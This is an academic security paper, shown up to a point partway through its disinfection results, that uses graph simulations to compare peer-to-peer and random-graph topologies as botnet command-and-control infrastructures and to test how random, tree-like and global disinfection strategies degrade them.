Structured Peer-to-Peer Overlay Networks: Ideal Botnets Command and Control Infrastructures?

Carlton R. Davis[1], Stephen Neville[2], José M. Fernandez[1], Jean-Marc Robert[3], and John McHugh[4]

[1] École Polytechnique de Montréal
{carlton.davis,jose.fernandez}@polymtl.ca
[2] University of Victoria
sneville@ece.uvic.ca
[3] École de technologie supérieure
jean-marc.robert@etsmtl.ca
[4] Dalhousie University
mchugh@cs.dal.ca

Abstract. Botnets, in particular the Storm botnet, have been garnering much attention as vehicles for Internet crime. Storm uses a modified version of Overnet, a structured peer-to-peer (P2P) overlay network protocol, to build its command and control (C&C) infrastructure. In this study, we use simulation to determine whether there are any significant advantages or disadvantages to employing structured P2P overlay networks for botnet C&C, in comparison to using unstructured P2P networks or other complex network models. First, we identify some key measures to assess the C&C performance of such infrastructures, and employ these measures to evaluate Overnet, Gnutella (a popular, unstructured P2P overlay network), the Erdős-Rényi random graph model and the Barabási-Albert scale-free network model. Further, we consider the three following disinfection strategies: a) a *random* strategy that, with effort, can remove randomly selected bots and uses no knowledge of the C&C infrastructure, b) a *tree-like* strategy where local information obtained from a disinfected bot (e.g. its peer list) is used to more precisely disinfect new machines, and c) a *global* strategy, where global information such as the degree of connectivity of bots within the C&C infrastructure, is used to target bots whose disinfection will have maximum impact. Our study reveals that while Overnet is less robust to random node failures or disinfections than the other infrastructures modelled, it outperforms them in terms of resilience against the targeted disinfection strategies introduced above. In that sense, Storm designers seem to have made a prudent choice! This work underlines the need to better understand how P2P networks are used, and can be used, within the botnet context, with this domain being quite distinct from their more commonplace usages.

1 Introduction

Botnets have emerged as one of the most pressing security issues facing Internet users [1,2,3]. In early 2007, researchers estimated that 11 percent of the more

S. Jajodia, and J. Lopez (Eds.): ESORICS 2008, LNCS 5283, pp. 461–480, 2008.

than 650 million computers attached to the Internet were conscripted as bots [3]. Members of the security research community have tracked botnets with sizes ranging from several hundred to 350 thousand federated hosts [1,2,4,5].

Botnets are big business; whether they be used for sending spam [6], or as tools for profit-motivated on-line crime [7]. As computer users become more aware of security issues, and vulnerabilities are more quickly fixed via automatic updates, more sophisticated social engineering techniques are being used to install malicious codes on victims' machines. One of the commonly used techniques for planting bot codes on machines, involves spam emails with enticing subjects (such as "Britney Did it Again") with links to Web sites containing malicious codes. Electronic greeting cards and "free" downloads have also been used to trick users into clicking on links containing exploit codes which are subsequently installed on the unsuspecting victims' machines, thus transforming them into bots [8].

Once infected, the bots must be controlled by the external malicious agents. This can be achieved by a command and control (C&C) infrastructure, ideally allowing the distribution of any command to any bot. This infrastructure has three competing goals: a) to be as efficient as possible, by ensuring the rapid propagation of commands, b) to be as stealthy as possible, by minimising the risk that the botnet's activities will be observed, and c) to be as resilient as possible, *i.e.* to minimise the impact of node disinfection or node failure. In this work, we refer to *robustness* as the network's capacity to retain its capabilities in light of random failures or uninformed disinfection strategies, while we use the term *resilience* to refer to a network's capacity to retain its capabilities when subject to targeted and informed disinfection strategies.

Prior to late 2006, most observed botnets used Internet Relay Chat (IRC) [9] as a communication protocol for C&C [10]. Awareness of this fact spurred researchers to develop botnet detection schemes which are based on analysis of IRC traffic [11,12,13,14,15]. This, in turn, likely pushed the development of more sophisticated botnets, such as Storm and Nugache [16] and Peacomm [17], towards the utilisation of P2P networks for their C&C infrastructures. In response to this trend, researchers [4,18] have proposed various models of botnets that are based on self-organised complex networks or P2P infrastructures, as possibilities for advanced botnets C&C infrastructures.

The Storm botnet is one of the largest and better known recent botnets. It adapted the Overnet P2P file-sharing application [19] —itself based on the Kademlia distributed hash table algorithm [20]— and utilises it for its C&C infrastructure [21]. Storm has received much scrutiny in the electronic media [1,2,3], and in the anti-virus research community [8,16,21]. Such attention has spurred the Storm operators to episodically evolve the details of how Storm operates, for example, by encrypting the C&C traffic [22]. The level of sophistication Storm exhibits —for instance, by using Fast Flux service networks [23] for DNS services, and launching distributed denial-of-service attacks on computers that are used to investigate its bots [24]— indicates that its operators are quite savvy. Consequently, it is conceivable that they are likely to continue to enhance their botnets to make them less detectable and more resilient to disinfection, whether this be through their own discoveries or through leveraging relevant research results available within the literature.

A botnet can be seen as a complex network, with hundred of thousands of nodes, each representing a bot. While direct communications between any two bots are possible using the Internet Protocol (IP), in practice meaningful communications between bots can only happen if one of them knows about the fact that the other computer is indeed a bot and what parameters (e.g. open listening sockets, cryptographic keys) are needed to contact it. Thus, edges of this (directed) graph correspond to communication links where the source node knows of and how to contact the destination node.

These freely self-organised networks can be described by different theoretical models: Erdős-Rényi random graphs, Barabási-Albert scale-free graphs, or Watts-Strogatz small-world network models. The efficiency of their underlying C&C infrastructures depends, at least in part, on the intrinsic properties of the underlying graphs. It is well established in the research literature that the Erdős-Rényi random graph model [25] shows more resilience to targeted removal of nodes than the other well-known, theoretical network models, *i.e.*, the Barabási-Albert scale-free [26] and the Watts-Strogatz [27] small-world networks, whilst keeping the same underlying properties of the graph (*i.e.* size and connectivity). It is intuitively clear that removing the highly connected nodes from scale-free graphs may easily impact the connectivity of those graphs. In light of these results, it is natural to ask what advantage, if any, a botnet which employs the theoretical Erdős-Rényi random graph or Barabási-Albert scale-free network model would have, compared to botnets utilising structured or unstructured P2P networks, such as Gnutella or Overnet. This question is doubly relevant. First, because in the research on botnet C&C performance to date, little attention has been paid to the actual methods employed by current botnets to build these C&C infrastructures. Second, because if the real-world use of these theoretical models could yield better C&C performance, it would provide us with an indication of likely future evolution in the botnet arms race.

Our findings and the main contributions of our work can be summarised as follows:

1. We introduce and discuss three key measures for assessing the performance of botnets command and control; two of these measures, to the best of our knowledge, have not been previously explored in the context of botnets.
2. We introduce and consider the effects of three distinct disinfection strategies, on a structured (Overnet) and an unstructured (Gnutella) P2P overlay networks, and on the Erdős-Rényi random graph and Barabási-Albert scale-free network models.
3. Most significantly, we show how botnets using a structured P2P networks (Overnet) as their C&C infrastructures can achieve even more resistance to targeted attacks than that achievable through the Erdős-Rényi random graph model, already known to show good resilience.

4. Finally, our results indicate that there is an apparent general trade-off between the efficiency of the C&C infrastructure to distribute commands, and its resilience to disinfection.

The rest of the paper is organised as follows. Section 2 lists the related works and provides an outline of how our work differs from previous works. Section 3 contains background information about four network architectures we investigated as possible infrastructures for botnets C & C infrastructures. Section 4 contains information relating to the simulation setup, a discussion of the developed measures, and some of the initial assessment results. In Section 5, we describe the disinfection strategies we considered, and present the disinfection analysis results. In the final section, we discuss our findings, summarise our contributions and suggest some directions for future work.

2 Related Work

Theoretical models of complex networks have received significant attention in the Physics literature. This research has looked carefully at the properties of these graphs, as nodes are removed randomly or in a deliberate and targeted fashion.

Albert, Jeong and Barabási [28] investigated the error and attack tolerance of complex network using simulation. They studied the change in diameter of Erdős-Rényi (ER) random graph [25] and Barabási-Albert (BA) scale-free network models [26] when small fraction of nodes were removed. Their results indicated that BA model shows high degree of tolerance against random error (high robustness), but that it is more susceptible to be disconnected than ER model when the most connected nodes are targeted (low resilience).

Crucitti, Lattora, Marchiori and Rapisarda [29] conducted similar studies which compared the resilience of ER and BA networks against targeted attacks. Instead of using changes in diameter as a measurement of robustness and resilience, the authors used the global efficiency, which is defined as the average of the efficiency $\varepsilon_{ij} = 1/t_{ij}$ over all couple of nodes; where t_{ij} is the time it takes to send a unit packet of information through the fastest path. Their studies showed that ER random graphs exhibit similar tolerance with respect to error and targeted attacks, while the BA scale-free network model is robust to random errors, but vulnerable to targeted attacks.

Holme, Kim, Yoon and Han [30] studied the response of complex networks subjected to attacks on nodes and edges. They investigated the changes in average shortest path length and the size of the giant component of ER, BA and Watts-Strogatz (WS) [27] graphs when a fraction of the nodes are removed. In the simulation experiments, nodes of the graphs were selected and removed in decreasing order of their incidence degree and their betweenness centrality measure. This latter value captures the notion of whether a given node is on most of the shortest paths between any pairs of nodes in the graph. The authors concluded from their study that the ER model, because of its lack of structural bias, is the most resilient network of the set they tested.

The theoretical models of complex networks have also been considered in the botnet literature. Cooke, Jahanian and McPherson [10] investigated possible advanced botnet communication topologies. They outlined three topologies (a centralised structure, a generic P2P model and a simplistic random model) without comparing their effectiveness, and suggested possible detection methods based on the correlation of events gathered by distributed sensors. To their credit, the authors forecasted the appearance of botnets like Storm using P2P networks.

Wang, Sparks and Zou [18] presented the design of an advanced hybrid P2P botnet and provided analysis and simulation results which attest to the resilience of their botnet architecture. Their theoretical P2P protocol is very simple compared to Kademlia, used by Overnet, and gives graphs with weak structures. The authors look essentially at only one measure to evaluate the performance of their approach: the connectivity of the resulting graph after targeted disinfection. Furthermore, they did not compare their protocol with any other complex network model.

Dagon, Gu, Lee and Lee [4] identified three measures to measure the performance of the C&C infrastructure. First is the size of the giant component of the graph, which represents the size of the reachable (and thus usable) portion of the botnet. Then they consider the graph diameter, which measures the efficiency of the botnet in terms of rapidity to reach all nodes in the connected component. The last measure is the graph redundancy, measuring the probability that, if two edges of the graph share a node, they are part of a triangle, and is related to the robustness of the botnet. The authors considered the following four network models: Erdös-Rényi random graphs, Barabási-Albert scale-free networks, Watts-Strogatz small world networks. They also consider P2P models, but approximate them with the theoretical models: structured P2P models approximated as ER graphs, and unstructured P2P models approximated as BA networks (we describe more precisely this distinction in Section 3).

Our work can be differentiated from the works listed above, as follows:

- None of this previous work investigated the performance differences between structured and unstructured P2P networks, and that between P2P networks and theoretical complex network models.
- Two of the three measures that we identified for assessing the performance of botnets (*i.e.* reachability from a given node and the distribution of the shortest paths) have not been explored in any of the previous works.
- We describe and analyse a disinfection strategy (tree-like disinfection), which has not been considered in previous work.

3 Background

In this section, we give a brief overview of the four network models we studied as C&C infrastructures for botnets. We commence with P2P overlay networks.

P2P overlay networks are generally classified into two categories: structured and unstructured networks. The nodes in a *structured P2P network* connect to at most k peers, where k is a fixed parameter; and there are stipulations regarding the identities of nodes to which a given node can connect. For the case of Overnet, a node can only connect to nodes which have IDs that are less than a certain distance (see Section 3.1 below). Whereas, for *unstructured P2P networks*, there is no fixed limit to the number of peers that a node may connect to and, more importantly, there is no stipulation regarding the identity of which nodes a given node is allowed connections with. Examples of structured P2P networks are Overnet [19] and Chord [31]. Gnutella [32] and Freenet [33] are examples of unstructured P2P networks. We choose Overnet and Gnutella for our simulation studies because they are the more real-world popular examples of their respective network types. Brief overviews of both are provided below along with brief descriptions of Erdős-Rényi random graphs and Barabási-Albert scale-free models of complex networks.

3.1 Brief Overview of Overnet

Overnet is a popular file sharing overlay network which implements a distributed hash table (DHT) algorithm called Kademlia [20]. Each node participating in an Overnet network generates a 128-bit ID when it first joins the network. The ID is transmitted with every message the node sends. This permits recipients of messages to identify the sender's existence as necessary. Each node in an Overnet network stores contact information about each other in order to route query messages. Every node keeps a separate list of $\langle \text{IP address}, \text{UDP port}, \text{ID} \rangle$ triplets for nodes of distance 2^i and 2^{i+1} from itself, for each $0 < i < 128$. The distance $d(x, y)$ between two IDs x and y is defined as the bitwise exclusive or (XOR) of x and y interpreted as an integer, *i.e.*, $d(x, y) = x \oplus y$. These peer lists are referred to as k-buckets and they are kept sorted by time last seen, ordered by least-recently seen at the head and the most recently-seen at the tail.

A node n wishing to join an Overnet network must have contact with some node m already participating in the network. The new node n inserts its contact m into the appropriate k-bucket then broadcasts node lookup query messages to search for the k closest nodes to its ID through the node m. The new node n can then populate its k-buckets based on messages it receives. In the process, seeing the broadcast messages from n, other nodes can also refresh their k-buckets and insert n in their k-buckets as necessary.

3.2 Brief Overview of Gnutella

Gnutella is a popular unstructured file sharing overlay network. In order to join a Gnutella network, a node n connects to a node m that is already connected to the network. Once attached to the network, n broadcasts a PING message through m to announce its presence. When a node receives a PING message, it forwards it to its neighbours and sends a PONG message to the sender of the PING message along the reverse path of the PING message. The transmission of these messages allows nodes to learn about each other. A new node n typically connects to the first k nodes it hears from, where k is a configurable parameter.

3.3 Brief Description of Erdős-Rényi and Barabási-Albert Models

Erdős-Rényi (ER) random graph model: An ER graph [25] (also described at length in [34]) is a random graph consisting of N nodes connected by edges. Each of the $\binom{N}{2}$ edges is chosen independently with probability p. The ER model depicts a random network with no particular structural bias.

Barabási-Albert (BA) scale-free model: The BA scale-free model [26] more closely approximates real-world complex networks, for example, the World Wide Web, biological networks and social networks. In these networks, the probability that a node connects with k other nodes is roughly proportional to $k^{-\gamma}$, for some constant γ (thence, they are also referred to as *power-lay graphs*). Therefore, it is more likely to observe few highly connected hubs, although most nodes are connected to few other nodes. Barabási and Albert provided a simple methodology for constructing such graphs based on a growth process which uses preferential attachment. Starting with a small number nodes, at every time step add a new node that is more likely to connect to nodes with higher incidence degree. The resulted graph (or network) shows a power-law degree distribution $P(k) \backsim k^{-\gamma}$, where $\gamma = 2.9 \pm 0.1$.

4 Simulation Setup and Results

For our simulation analysis, we constructed sets of random graphs using the four models described in the previous section. Each graph $G = (V, E)$ —where V is the set of nodes and E is the set of edges— has $|V| = 25{,}000$ nodes. Relevant details regarding each graph types are outlined below. The tested networks were implemented in the C programming language with the igraph C library [35], used to support the implementation of the simulations. For our analyses, we performed 20 simulation runs, each with a different set of graphs, and the presented results are the averages obtained across the composite of these runs.

Overnet graphs: We simulated an Overnet network which grows from an initial set of 2 nodes to 25,000 nodes. Each node in the network has k-buckets with a total of at most 20 peers, *i.e.* $k = 20$. We modelled this network as sets of random undirected graphs. Each graph having 25,000 nodes and maximum degree of 20, the maximum number of edges is $|E| = 25,000 * 20/2 = 250,000$. In fact, for the Overnet graphs we generated for the simulation analysis, the average number of edges is 221,137, corresponding to an average degree of 17.69.

Gnutella graphs: We simulated a Gnutella network which starts with an initial node set of 2 nodes and grows to 25,000 nodes. In the simulation implementation, we placed no limits on the number of peers that a node may connect to; however, the number of connections that any given node can initiate was limited to 9. This restriction allows the number of edges in the Gnutella graph to approximate that of the Overnet graph, since the expected average overall degree should be $18 = 2 * 9$. We modelled the simulated Gnutella network as sets of random undirected graphs; each graph has 25,000 nodes and the set of 20 Gnutella graphs has an average of 224,427 edges, with an average degree of 17.95.

Erdős-Rényi (ER) random graphs: An ER random graph can be represented as $\mathcal{G}(n, p)$ where n is the number of nodes and p is the probability that an edge—drawn from the edge set with $\binom{n}{2}$ edges—is present. We utilised the igraph C library to generate 20 undirected ER graphs with $n = 25,000$ and $p = 0.000708$. The average number of edges for the set of 20 ER graphs is $\binom{25000}{2} * 0.000708$, i.e., $\frac{25000*24999}{2} * 0.000708 = 221,241$, *i.e.* an average degree of 17.71, where this value for p was intentionally selected to approximate the connectivity of the tested Gnutella and Overnet networks.

Barabási-Albert (BA) scale-free graphs: We utilised the igraph C library to generate 20 undirected BA graphs for our simulation. Each graph has 25,000 nodes, and each node has a maximum of 9 outward connections, which for similar reasons as for Gnutella networks should yield a similar number of edges. In fact, the average number of edges for the set of 20 BA graphs is 224,991, corresponding to an average degree of 17.99.

4.1 Degree Distribution of the Graphs

Figure 1 shows the degree distribution of the four graphs we discussed above. The standard deviation for the histogram values (number of nodes having a given degree) ranges from 0 to 14.5% of the calculated mean values.




Fig. 1. Degree distribution of Overnet, ER, Gnutella and BA graphs

It is readily apparent from this figure that the Gnutella graph is very similar to the BA graph. This supports the findings of previous works [36,37] which indicate that Gnutella networks exhibit similar power-law properties as BA scale-free networks. The degree distribution for the ER graph is a binomial distribution, as expected. The use of the DHT algorithm in Overnet has the effect or randomly selecting nodes in the network, which is almost equivalent to the construction of the ER graph, and hence the head of their respective degree distributions is somewhat similar. The key difference between these two models is that, since in Overnet there is a maximum degree limit of 20, the tail of what would be otherwise a binomial distribution is "bunched up" at degree values 19 and 20.

4.2 Performance Measures

We identified three key performance measures for assessing the effectiveness of a botnet. Only the diameter of the graph has been previously used in this context. We present them below:

Reachability from a given node: With a decentralised C&C infrastructure, a botnet operator can issue commands to the botnet from any node within the botnet. A key measure, therefore, of the effectiveness of the botnet, is the number of nodes that can be reached within a given distance from a node x. Let $\Gamma_k(x)$ denotes; where the set of nodes at distance k from a node x in a graph $G = (V, E)$.

$$\Gamma_k(x) = \{y \in V : d(x, y) = k\},$$

where $d(x, y)$ represents the length, *i.e.*, number of hops, of the shortest path between node x and y. Let $N_k(x)$ represents the set of nodes at distance *at most* k from x.


$$N_k(x) = \bigcup_{i=0}^{k} \Gamma_i(x)$$

$N_k(x)$ with high cardinality for small k's is more advantageous for botnet operators. The higher the cardinality of $N_k(x)$, the better the botnet will perform, since, a larger percentage of nodes will be reachable within k hops from any given node.

Figure 2 shows the histogram for reachability percentages, rounded up to nearest 10%, *i.e.* $\lceil N_k(x)/25{,}000 * 100\rceil$) for $k = 1, 2, 3$, respectively, for the four models considered. The standard deviation for these histogram values ranged from 0 to 16.4% of the calculated mean values over the 20 graphs generated. For example, Figure 2(a) in particular, indicates that none of the 25,000 nodes in either the Overnet or ER networks we simulated, are able to reach even 10 percent of the nodes in the botnet within 1 hop. On the other hand, Figures 2(b) and 2(c) indicate that of the four graph types, BA graphs have the highest reachability within 2 and 3 hops, respectively, followed by Gnutella, ER and Overnet graphs. This is likely due to the fact that the BA graphs have the largest number of highly connected nodes, followed by Gnutella, ER and Overnet graphs. The presence of highly connected nodes creates the opportunity for shorter paths between the origin x and its target nodes, and hence increase the size of $N_k(x)$. The difference in the number of such nodes for the four graph types is readily observable in Figure 1, except for the case of BA and Gnutella which appear very similar from the plot. A more detailed analysis of the raw data used to generate Figure 1 indicates, however, that the BA graphs achieve a slightly larger number of highly connected nodes.

Shortest path length sets: Let $d(u, v)$ represents the length of the shortest path between u and v, where $u, v \in V$, for a graph $G = (V, E)$. Let $\mathcal{L}_l(u, v)$ denote the set of all node pairs (u, v), such that, $d(u, v) = l$, *i.e.*,

$$\mathcal{L}_l(u, v) = \{(u, v) : u, v \in V \wedge d(u, v) = l\}$$



(a)

(b)

(c)

Fig. 2. Reachability histogram for k hops, with (a) $k = 1$, (b) $k = 2$, and (c) $k = 3$

A network with sets $\mathcal{L}_l(u, v)$ of high cardinality for small values of l is more advantageous for botnet operators, since this allows messages to reach intended recipients in fewer hops. One may ask, why would a botnet operator care about the number hops a message must traverse in order to reach its recipient? Since in today's Internet, each hop involves no more than milliseconds or at worst a few seconds, a few more hops probably do not significantly affect the speed of propagation of botnet commands. However, each extra hop required to reach a given fraction of the network, will result in approximately a 9- or 18-fold increase in the number of messages (since in our case, the average outdegree is either 9 or 18, depending on the network model). Thus, since the overall network "footprint" of the C&C infrastructure increases exponentially with the number of hops, reachability within a given number of hops or equivalently the number of hops required to achieve a given portion of the network are very significant measures in terms of stealth. Botnets with $\mathcal{L}_l(u, v)$ with higher cardinality for small l, will likely operate with greater degree of stealth than those with $\mathcal{L}_l(u, v)$ with lower cardinality for small l.

Figure 3 shows the simulation results for the $\mathcal{L}_l(u, v)$ cardinalities for the four graph types we tested. The standard deviation for these cardinalities was within 0.8% and 24% of the calculated mean values over the 20 graphs generated. The results indicate that for $l < 4$, $\mathcal{L}_l(u, v)$ has higher cardinality for BA, followed by Gnutella, ER and Overnet graphs; $|\mathcal{L}_l(u, v)|$ for ER is only slightly higher than that of Overnet graph for $l < 3$. Whereas for $l \geq 4$, the order for $|\mathcal{L}_l(u, v)|$ is reversed; being Overnet, followed by ER, Gnutella and BA. These results, again can be attributed to the fact that BA graphs have higher number of highly




Fig. 3. Shortest path lengths results, indicating cardinalities of $|L_l(u, v)|$, on the y-axis, for various path lengths l, on the x-axis

Table 1. Diameter of the network graphs

Graph	*Diameter*
Overnet	6
ER	6
Gnutella	5
BA	5

connected nodes than Gnutella, ER and Overnet graphs; similarly, Gnutella graphs have higher number of highly connected nodes than ER and Overnet, and so on.

Diameter of the network graph. The diameter, $\text{diam}(G)$, of a graph $G = (V, E)$ is the length of the longest shortest path separating any two nodes. Thus, it can be defined as $\text{diam}(G) = \max_{u,v} d(u, v)$, where $d(u, v)$ is the length of the shortest path between u and v. Botnets with smaller diameter are desirable for botnet operators, since this allows messages to traverse fewer nodes before reaching their intended recipients, and this has non-negligible impact in terms of stealth, as previously discussed. This measure has been used previously by Dagon, Gu, Lee and Lee [4]. Table 1 shows the diameter of the four network we simulated. Once again, the diameters of the four network graphs are very similar, with ER and Overnet being only slightly worse.

5 Disinfection Analysis

The disinfection of bot code from infected machines can be modelled as the removal of nodes (and incident edges) from the graph $G = (V, E)$ representing the underlying C&C infrastructure. Let $A = \{n_1, n_2, .., n_j\}$ be the nodes corresponding to the disinfected bots (removed from the botnet C&C infrastructure) and let $\bar{G} = (\bar{V}, \bar{E})$, with $\bar{V} = V - A$, denote the new underlying graph of the C&C infrastructure. The effectiveness of the disinfection strategy can be characterised by the decrease of $|\bar{V}|$ and $|\bar{E}|$.

5.1 Disinfection Strategies


For our simulation analysis, we consider three disinfection strategies, as described below.

Random disinfection. The focus here is just to disinfect bots as they are discovered, without attempt to gain insight in the overall C&C infrastructure of the botnet. This strategy is equivalent to the occurrence of random errors in the botnet, *i.e.* random removal of nodes from G. This disinfection approach models a user or system administrator discovering and successfully removing the bot code from the machine, while making no attempt to acquire or use any information gleaned from the bot to aid in the rolling-up the overall botnet.

Tree-like disinfection. When bots are discovered, information about their peer lists (peers they are connected to) can be gleaned from analysing their communication traffic or by reverse engineering the bot code. A peer list can then be used to identify other bots, and the other bots peer lists, in turn can be used to discover other bots, and so on.

Global information-based disinfection. The aim of this approach is to acquire information about a botnet C & C infrastructure within an allowed time period, then use the information to prioritise the bots in terms of the order with which they should be disinfected. This approach divides time into discrete time windows Δt_i's. All bots discovered within a given time slot Δt_i are considered as an ordered set A_i whose elements are ordered according to their assessed disinfection priorities. At the end of Δt_i, the elements of A_i are disinfected according to their order in the set. The bots in the sets A_i's can be ordered in decreasing order of the degrees of the given bots within the botnet C&C infrastructure. Bots with the same degree are ordered according to the order they were discovered. This approach models, for example, a large-scale ISP or large private- or public-sector organisation observing a given botnet, active within its confines, and then using the gained information to inflict maximal damage on the botnet, as facilitated by having local bot discovery processes forward what they learn to a centralised analysis process, which then selects the most appropriate disinfection approach.

This latter disinfection mechanism requires a lot of global information which may be hard to gather across different administrative domains. However, as mentioned in the review of the literature, Cooke, Jahania, McPherson [10] already suggested possible detection methods based on the correlation of events gathered by distributed sensors. In any case, this global information approach is useful since it should represent the optimal strategy against which any disinfection strategy should be compared.



(a)

(b)

(c)


Fig. 4. Random disinfection reachability histograms for k hops after 20% of the nodes are removed, for (a) $k = 1$, (b) $k = 2$, and (c) $k = 3$

5.2 Disinfection Analysis Results

Figure 4 shows the reachability results for $k = 1, 2, 3$, for the four graph types after 20% of the nodes were removed randomly. The standard deviation for the histogram values range from 0 to 4.8% of the calculated mean values over the 20 graphs generated for each network type.

The random disinfection results of Figure 4 show the same trends as those of Figure 2. Additionally, comparison of Figures 2(b) with 4(b) and 2(c) with 4(c) indicates that the removal of a fixed percentage of nodes have greater effect on ER and Overnet graphs. For example, Figures 2(b) and 4(b) show that when 20% of the nodes are randomly removed from ER and Overnet graphs, the number of nodes with 20% reachability fell from 15,000 to approximately 1,500, *i.e.*, a decrease of 90%. Whereas for ER and Overnet graphs, the number of nodes with 20% reachability fell from approximately 25,000 to 18,000 for BA and 16,000 for Gnutella, *i.e.*, a decrease of 28% and 36%, respectively. This supports previous results [28,29,30] indicating that BA graphs are more resilient to random errors (random removal of nodes) than ER graphs. In essence, since both Gnutella and BA graphs exhibit only a few nodes of very high degree, there is a low probability that a given random removal will remove such a node. Hence, reachability is preserved since it is highly probable that all other nodes have a short path to one of these highly connected nodes.

Similarly to the scenario for the random removal strategy, Figures 5 and 6 provide, respectively, the results for reachability and shortest path length sets



(a) (b) (c) (d)

Fig. 5. Reachability histograms for $k = 2, 3$ hops after tree-like disinfection, (a) and (b), and global information-based disinfection, (c) and (d), respectively




Fig. 6. Shortest path lengths results after 20% of the nodes removed via (a) tree-like disinfection, and (b) global information-based disinfection

cardinalities for the other two directed disinfection strategies, after the same 20% portion of the nodes have been disinfected.

